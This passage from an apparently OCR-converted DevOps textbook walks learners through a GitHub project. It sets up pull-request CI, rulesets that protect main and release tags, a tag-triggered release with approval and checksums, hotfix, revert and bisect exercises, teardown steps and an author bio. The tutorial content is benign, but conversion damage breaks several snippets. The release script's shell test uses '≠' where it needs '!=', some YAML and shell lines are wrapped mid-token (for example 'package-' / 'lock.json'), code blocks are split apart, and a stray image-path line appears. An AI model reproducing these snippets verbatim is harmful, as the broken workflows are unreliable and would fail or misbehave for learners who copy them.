Expected: `# pass 1` from `npm test`, and the repo visible on GitHub. Because this first push is to an unprotected repository, direct pushes still work: this is the last one you make to `main`.

Milestone 2 — CI workflow that runs on pull requests (topic 11)

Create `.github/workflows/ci.yml`:

YAML

```yaml
name: CI

on:
  pull_request:
  merge_group:
  push:
    branches: [main]

permissions:
  contents: read

concurrency:
  group: ci-${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: true

jobs:
  lint:
    runs-on: ubuntu-latest
    timeout-minutes: 5
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
          cache: npm
      - run: npm ci
      - run: npm run lint

  test:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    strategy:
      fail-fast: false
      matrix:
        node: [20, 22]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: ${{ matrix.node }}
          cache: npm
      - run: npm ci
      - run: npm test

  ci-ok:
    if: always()
    needs: [lint, test]
```

```
    runs-on: ubuntu-latest
    steps:
      - name: Fail if any required job did not succeed
        if: contains(needs.*.result, 'failure') || contains(needs.*.result, 'cancelled')
  || contains(needs.*.result, 'skipped')
        run: exit 1
```

Protection is not switched on yet, so push this bootstrap commit directly. The push also runs the workflow once on `main`, which makes the `ci-ok` check name available to select in the ruleset:

```bash
git add . && git commit -m "ci: add pull request workflow" && git push
```

`ci-ok` is the single, stable required check, so you can change the matrix later without editing the ruleset.

Milestone 3 — Protect `main`: ruleset and CODEOWNERS (topic 8)

```bash
cat > .github/CODEOWNERS <<'EOF'
*                       @<YOUR_USER>
/.github/workflows/     @<YOUR_USER>
EOF
git add . && git commit -m "chore: add CODEOWNERS" && git push
```

Create `ruleset.json` (approvals are 0 so a solo learner can merge; set it to 1 and `require_code_owner_review` to true once you have a second account):

```json
{
  "name": "protect-main",
  "target": "branch",
  "enforcement": "active",
  "conditions": { "ref_name": { "include": ["~DEFAULT_BRANCH"], "exclude": [] } },
  "rules": [
    { "type": "deletion" },
    { "type": "non_fast_forward" },
    { "type": "required_linear_history" },
    { "type": "pull_request",
      "parameters": {
        "required_approving_review_count": 0,
        "dismiss_stale_reviews_on_push": true,
        "require_code_owner_review": false,
        "require_last_push_approval": false,
        "required_review_thread_resolution": true
      } },
```

```
    { "type": "required_status_checks",
      "parameters": {
        "strict_required_status_checks_policy": true,
        "required_status_checks": [ { "context": "ci-ok" } ]
      } }
  ]
}
```

BASH

```
gh api -X POST repos/:owner/:repo/rulesets --input ruleset.json
```

In the repository settings, enable only **Squash merging** and "Automatically delete head branches". Confirm: `git commit --allow-empty -m "test: direct push" && git push` is rejected (`GH013`); undo with `git reset --hard origin/main` .

Milestone 4 — Feature work through pull requests (topics 1, 2, 5, 8, 9)

Use Conventional Commit messages from now on. Develop a feature behind a flag (topic 9), interrupt yourself with a stash (topic 5) and keep the branch fresh with a rebase (topic 2):

BASH

```
git switch -c feat/discount
cat > src/flags.js <<'EOF'
const defaults = { discount: false };
function isEnabled(name) {
  const env = process.env['FLAG_' + name.toUpperCase()];
  return env !== undefined ? env === 'true' : defaults[name] === true;
}
module.exports = { isEnabled };
EOF
git add . && git commit -m "feat: add feature flag helper"

# start the discount logic, then get interrupted
cat >> src/index.js <<'EOF'
const { isEnabled } = require('./flags');
function totalWithDiscount(items) {
  const t = total(items);
  return isEnabled('discount') ? t * 0.9 : t;
}
module.exports.totalWithDiscount = totalWithDiscount;
EOF
git stash push -m "wip discount logic"
git switch main && git pull
git switch feat/discount && git rebase main      # keep the branch current
git stash pop

git commit -am "feat: apply discount when flag enabled"
git push -u origin feat/discount
gh pr create --fill
```

```
gh pr checks --watch
gh pr merge --squash --delete-branch
git switch main && git pull
```

The PR cannot merge until `ci-ok` is green; if you push another commit while a run is in progress, the older run is cancelled.

Milestone 5 — Semantic version tag and release workflow (topics 6, 10, 11, 12, 13)

Create the `production` environment and add a required reviewer in the UI (*Settings, Environments, production*; restrict deployment branches and tags to `v*`):

BASH

```
gh api --method PUT repos/:owner/:repo/environments/production
```

Create `.github/workflows/release.yml` (on a feature branch, via PR):

YAML

```
name: Release

on:
  push:
    tags: ['v[0-9]+.[0-9]+.[0-9]+*']

permissions:
  contents: read

jobs:
  test:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
          cache: npm
      - run: npm ci
      - run: npm run lint && npm test

  build:
    needs: test
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
```

```
      - name: Tag must match package.json version
        run: |
          pkg="v$(node -p "require('./package.json').version")"
          if [ "$pkg" ≠ "$GITHUB_REF_NAME" ]; then
            echo "tag $GITHUB_REF_NAME does not match package.json ($pkg)"; exit 1
          fi
      - name: Package
        run: |
          mkdir -p dist
          tar czf "dist/shop-api-${GITHUB_REF_NAME}.tgz" src package.json package-
  lock.json
          (cd dist && sha256sum "shop-api-${GITHUB_REF_NAME}.tgz" | tee SHA256SUMS)
      - uses: actions/upload-artifact@v4
        with:
          name: shop-api-dist
          path: dist/
          retention-days: 14
          if-no-files-found: error

  release:
    needs: build
    runs-on: ubuntu-latest
    timeout-minutes: 10
    environment:
      name: production
    permissions:
      contents: write
    steps:
      - uses: actions/download-artifact@v4
        with:
          name: shop-api-dist
          path: dist
      - name: Verify checksum
        run: cd dist && sha256sum -c SHA256SUMS
      - name: Create GitHub Release
        env:
          GH_TOKEN: ${{ github.token }}
          GH_REPO: ${{ github.repository }}
        run: |
          if [[ "$GITHUB_REF_NAME" == *-* ]]; then PRE="--prerelease"; else PRE=""; fi
          gh release create "$GITHUB_REF_NAME" dist/* --verify-tag --generate-notes --
  title "$GITHUB_REF_NAME" $PRE
```

Prepare and publish the first release:

```bash
git switch -c chore/release-0.2.0
npm version 0.2.0 --no-git-tag-version
git commit -am "chore(release): v0.2.0"
git push -u origin chore/release-0.2.0
gh pr create --fill && gh pr checks --watch && gh pr merge --squash --delete-branch

git switch main && git pull
git tag -a v0.2.0 -m "Release 0.2.0"
git push origin v0.2.0
gh run watch
```

Approve the `release` job when it shows **Waiting**. Then `gh release view v0.2.0` lists the tarball and `SHA256SUMS` as assets.

Milestone 6 — Operate it: hotfix, revert and bisect (topics 3, 4, 6, 7)

First, protect release tags so published versions cannot be moved or deleted. Do this **after** you finish the deliberately wrong tag experiment in T5, because the rule also blocks deleting tags:

```bash
cat > tag-ruleset.json <<'EOF'
{
  "name": "protect-release-tags",
  "target": "tag",
  "enforcement": "active",
  "conditions": { "ref_name": { "include": ["refs/tags/v*"], "exclude": [] } },
  "rules": [ { "type": "update" }, { "type": "deletion" } ]
}
EOF
gh api -X POST repos/:owner/:repo/rulesets --input tag-ruleset.json
```

Now the hotfix flow:

```bash
# a hotfix lands on main first, then is cherry-picked to a release branch
git switch -c fix/empty-cart
# edit src/index.js so total([]) returns 0 explicitly, add a test
git commit -am "fix: total of empty cart is zero"
git push -u origin fix/empty-cart && gh pr create --fill && gh pr merge --squash --delete-branch
git switch main && git pull
FIX=$(git rev-parse HEAD)

git switch -c release/0.2 v0.2.0
git cherry-pick -x "$FIX"
npm version 0.2.1 --no-git-tag-version && git commit -am "chore(release): v0.2.1"
git push -u origin release/0.2        # release branches are unprotected here; see the stretch goals
```

Then tag and release from the branch (the `build` job checks that the tag matches `package.json`, which is why the version was bumped first):

```bash
git tag -a v0.2.1 -m "Release 0.2.1"
git push origin v0.2.1
```

Revert a bad change safely: merge a harmless but wrong PR, then revert it through GitHub's **Revert** button on the merged PR (or `git revert <sha>` on a branch plus a PR). Finally, practise bisect between two tags with the test suite as the oracle:

```bash
git switch main
git bisect start HEAD v0.2.0        # bad = HEAD, good = v0.2.0
git bisect run npm test
git bisect reset
```

5 Tasks

- [ ] **T1 — Repo, app and first push** *(Milestone 1, ≈40 min, beginner; topics 1, 5)*
  - **Goal:** have `shop-api-pipeline` on GitHub with a passing test and a clean history.
  - **Steps:**
    1. Run Milestone 1.
    2. Create a branch, make an edit, stash it, switch to `main`, switch back and pop.

- **Done when:** `npm test` prints `# pass 1`, the repo exists on GitHub, and `git stash list` is empty after the pop.

☐ **T2 — PR CI with a matrix and cache** *(Milestone 2, ≈60 min, intermediate; topic 11)*

- **Goal:** every PR runs lint and tests on Node 20 and 22.
- **Steps:**
  1. Add `ci.yml` (pushed directly in Milestone 2), then open a PR with a small change such as one extra test.
  2. Re-run the workflow and find the cache-restored line in the `setup-node` step.
  3. Push two commits quickly and observe the older run being cancelled.
- **Done when:** the PR shows `lint`, `test (20)`, `test (22)` and `ci-ok` green, one run is marked cancelled, and the cache line is visible.

☐ **T3 — Protect `main`** *(Milestone 3, ≈60 min, intermediate; topic 8)*

- **Goal:** make it impossible to change `main` without a green PR.
- **Steps:**
  1. Apply the branch ruleset and CODEOWNERS.
  2. Try a direct push; then make a PR whose test fails and confirm the merge button is blocked.
  3. If you have a second account, make it the owner of `/.github/workflows/` and require code-owner review.
- **Done when:** you can show the `GH013` rejection message, a blocked PR with a red `ci-ok`, and the ruleset JSON from `gh api repos/:owner/:repo/rulesets`.

☐ **T4 — Feature via PR with flag, stash and rebase** *(Milestone 4, ≈75 min, intermediate; topics 1, 2, 5, 9)*

- **Goal:** ship a flagged feature without breaking `main`.
- **Steps:**
  1. Complete Milestone 4 including the stash and `git rebase main`.
  2. While the PR is open, merge another PR to `main` first so your branch is behind, then rebase and force-push with `git push --force-with-lease`.
  3. Run `FLAG_DISCOUNT=true node -e "console.log(require('./src/flags').isEnabled('discount'))"` and without the variable.
- **Done when:** the PR merges as one squashed commit, the log shows a linear history, and the command prints `true` then `false`.

- [ ] **T5 — Tag, release workflow and approval** *(Milestone 5, ≈90 min, advanced; topics 6, 10, 11, 12, 13)*
  - **Goal:** a tag push produces a GitHub Release with an artifact, gated by approval.
  - **Steps:**
    1. Add `release.yml`, set up the `production` environment with a reviewer, bump to `0.2.0` through a PR.
    2. Push the annotated tag `v0.2.0` and approve the deployment.
    3. Push a bad tag `v0.9.9` that does not match `package.json`, read the failure, then delete it (`git push origin --delete v0.9.9` and `git tag -d v0.9.9`) before enabling the tag ruleset.
    4. Download the artifact with `gh run download` and verify the checksum.
  - **Done when:** `gh release view v0.2.0` shows the tarball and `SHA256SUMS`, the mismatched tag fails in the `build` job, and your local `sha256sum -c` passes.
- [ ] **T6 — Break and fix: bad merge, revert and hotfix** *(Milestone 6, ≈75 min, advanced; topics 3, 4)*
  - **Goal:** recover production-style from a bad change.
  - **Steps:**
    1. Merge a PR that changes `total()` to ignore `qty` but also edits the test so CI stays green (the "tests lie" case). Bump to `0.3.0` through a release PR and tag `v0.3.0`.
    2. Notice the problem, revert it with a PR, bump to `0.3.1` and publish `v0.3.1` (never move `v0.3.0`; the tag ruleset should refuse it).
    3. Backport a fix to `release/0.2` with `git cherry-pick -x` and release `v0.2.1`.
  - **Done when:** `main` history shows the original change, its revert and the fix; `v0.3.0` still exists unchanged; `v0.2.1` has a release created from the release branch.
- [ ] **T7 — Bisect a regression** *(Milestone 6, ≈45 min, advanced; topic 7)*
  - **Goal:** find a breaking commit automatically.
  - **Steps:**
    1. On a scratch clone, add 10 commits of which one (the 6th) breaks `npm test`.
    2. Run `git bisect start HEAD v0.2.0` and `git bisect run npm test`.
    3. Save `git bisect log` to a file and replay it.
  - **Done when:** bisect names the 6th commit in about 4 test runs and the replay reproduces the same answer.
- [ ] **T8 — Prove it: rebuild from memory and explain** *(whole project, ≈90 min, advanced; all topics)*

- **Goal:** demonstrate mastery without the guide.
- **Steps:**
  1. In a fresh repository, set up branch protection, CI on PRs and a tag-triggered release in under an hour using only your own notes and the GitHub docs.
  2. Write a one-page README for the repo describing the flow (branch, PR, checks, tag, release) with the Mermaid diagram of your pipeline.
  3. Explain aloud (or record) why each rule exists and what breaks without it: required check, linear history, tag protection, environment approval, `--verify-tag`.
- **Done when:** a teammate can open a PR, merge it, tag a release and see a GitHub Release appear by following only your README.

6 Verification checklist

- [ ] `git push origin main` from a clean clone is **rejected** by the ruleset.
- [ ] A PR with a failing test cannot be merged; one with all checks green can.
- [ ] The CI run for a PR shows lint, `test (20)`, `test (22)` and `ci-ok`, and a newer push cancels the older run.
- [ ] `.github/CODEOWNERS` exists and a PR touching `.github/workflows/` requests the owner.
- [ ] Only squash merges are enabled and `main` history is linear.
- [ ] `git tag -l` shows annotated `vX.Y.Z` tags; `git cat-file -t v0.2.0` prints `tag`.
- [ ] After the tag ruleset is applied, `git push origin --delete v0.2.0` and a forced re-push of `v0.2.0` are both rejected.
- [ ] Pushing a tag starts `Release`; `build` fails when the tag does not match `package.json`.
- [ ] The `release` job waits for approval in the `production` environment, and records the approver.
- [ ] The GitHub Release for each tag lists the tarball and `SHA256SUMS`, and `sha256sum -c` passes after download.
- [ ] A hotfix exists on `main` and on `release/0.2` (check with `git log --oneline --cherry-pick main...release/0.2` or the `(cherry picked from commit ...)` line).
- [ ] You can reproduce a bisect result using `git bisect replay`.

7 Teardown

All of this is free, but clean up so nothing stays public or running.

```bash
# remove the runner, if you registered one in the stretch goals
cd ~/actions-runner && ./config.sh remove --token <REMOVAL_TOKEN>

# delete the repository (needs the delete_repo scope: gh auth refresh -h github.com -s
  delete_repo)
gh repo delete <YOUR_USER>/shop-api-pipeline --yes

# remove the local copy
cd .. && rm -rf shop-api-pipeline
```

If you did the AWS OIDC stretch goal, delete the IAM role and the OIDC identity provider, and remove any billing alarm you created only for this exercise (see Environments and Secrets §3.12, step 8). Download any release artifacts you want to keep first; deleting the repository removes its releases, artifacts and Actions history.


8 Stretch goals and what to learn next

- **Automate versioning:** replace the manual `npm version` PR with `release-please` and Conventional Commits (topic 10 §3.10).
- **Add a merge queue** (needs an organization-owned repository) and the `merge_group` trigger already present in `ci.yml` (topic 8 §3.8).
- **Sign tags** with an SSH or GPG key and require signed commits in the ruleset (topic 6 §3.6).
- **Deploy with OIDC:** add a job that assumes an AWS role using `id-token: write` and a trust policy scoped to `environment:production`, with no stored keys (topic 12 §3.12).
- **Self-hosted ephemeral runner** for a job that needs private network access (topic 13 §3.13).
- **Supply chain:** add `actions/attest-build-provenance`, pin third-party actions to SHAs, and enable Dependabot for `github-actions`.
- **Protect release branches:** extend the branch ruleset's `include` list with `refs/heads/release/*` and cut hotfix branches via PR (topic 8 §3.8).
- **Compare strategies:** repeat the exercise with a GitFlow-style `develop` and `release/*` flow and note the extra steps (topic 9 §3.9).

Next level: package this service into a container image and run it reproducibly in Level 4: Docker §4.1; later, extend this pipeline to build and push images in Level 5: CI/CD §5.1.

LAB NOTES What I ran, what I saw, what it means

About the Author



Ubong Eduok

Author and instructor, DevOps Roadmap: Beginner to Senior

Ubong Eduok created the DevOps Roadmap, the open-source, hands-on curriculum that this book sets in print, along with its companion **devops-deploy-toolkit** for deploying real applications with an AI pair-deployer.

The roadmap is free to read and released under the MIT License, so that anyone can use it, including in their own courses and projects.

GitHub: github.com/mascot200
Roadmap: github.com/mascot200/devops-roadmap
Toolkit: github.com/mascot200/devops-deploy-toolkit

COLOPHON

This book is set in Source Serif 4 for the text, Inter for headings, tables and diagrams, and JetBrains Mono for code, with DejaVu Sans and Noto Emoji supplying a few symbols. All are open-licensed typefaces. Trim size is 7.5 by 9.25 inches.

It was typeset directly from the Markdown of the repository at commit faf55fa, so the book and the repository can be kept in step. The 570 diagrams were drawn from their Mermaid sources as vector art. The staircase motif has one step for each of the twenty-one levels. The typesetting toolchain is in the `book/` folder of the repository, and you can rebuild the whole book from it with a single command.

Do not aim to know 50 tools.

Aim to take a software application and independently make it production-ready.

Secure · Observable · Scalable · Highly available · Automatically deployable · Recoverable · Cost-efficient

This is the full curriculum behind the open-source DevOps Roadmap, set down in print across six volumes. Twenty-one levels climb from Linux, networking and Git through Docker, CI/CD, AWS, Terraform, Kubernetes and Helm, on to observability, security, SRE, disaster recovery, GitOps, platform engineering, architecture and cost.

Every topic explains what a thing is and why it matters in production, shows it in a real-world system, draws the mechanism, walks you through it step by step, then hands you tasks you can verify and questions a senior engineer would expect you to answer. Nine projects chain it all into one evolving production system built around a single sample application.

Volume 1: Foundations
Base Camp and Part I: DevOps, Linux, Networking, Git



Ubong Eduok
Author and instructor of the DevOps Roadmap: Beginner to Senior.
github.com/mascot200/devops-roadmap

DEVOPS · CLOUD · PLATFORM ENGINEERING · BEGINNER TO SENIOR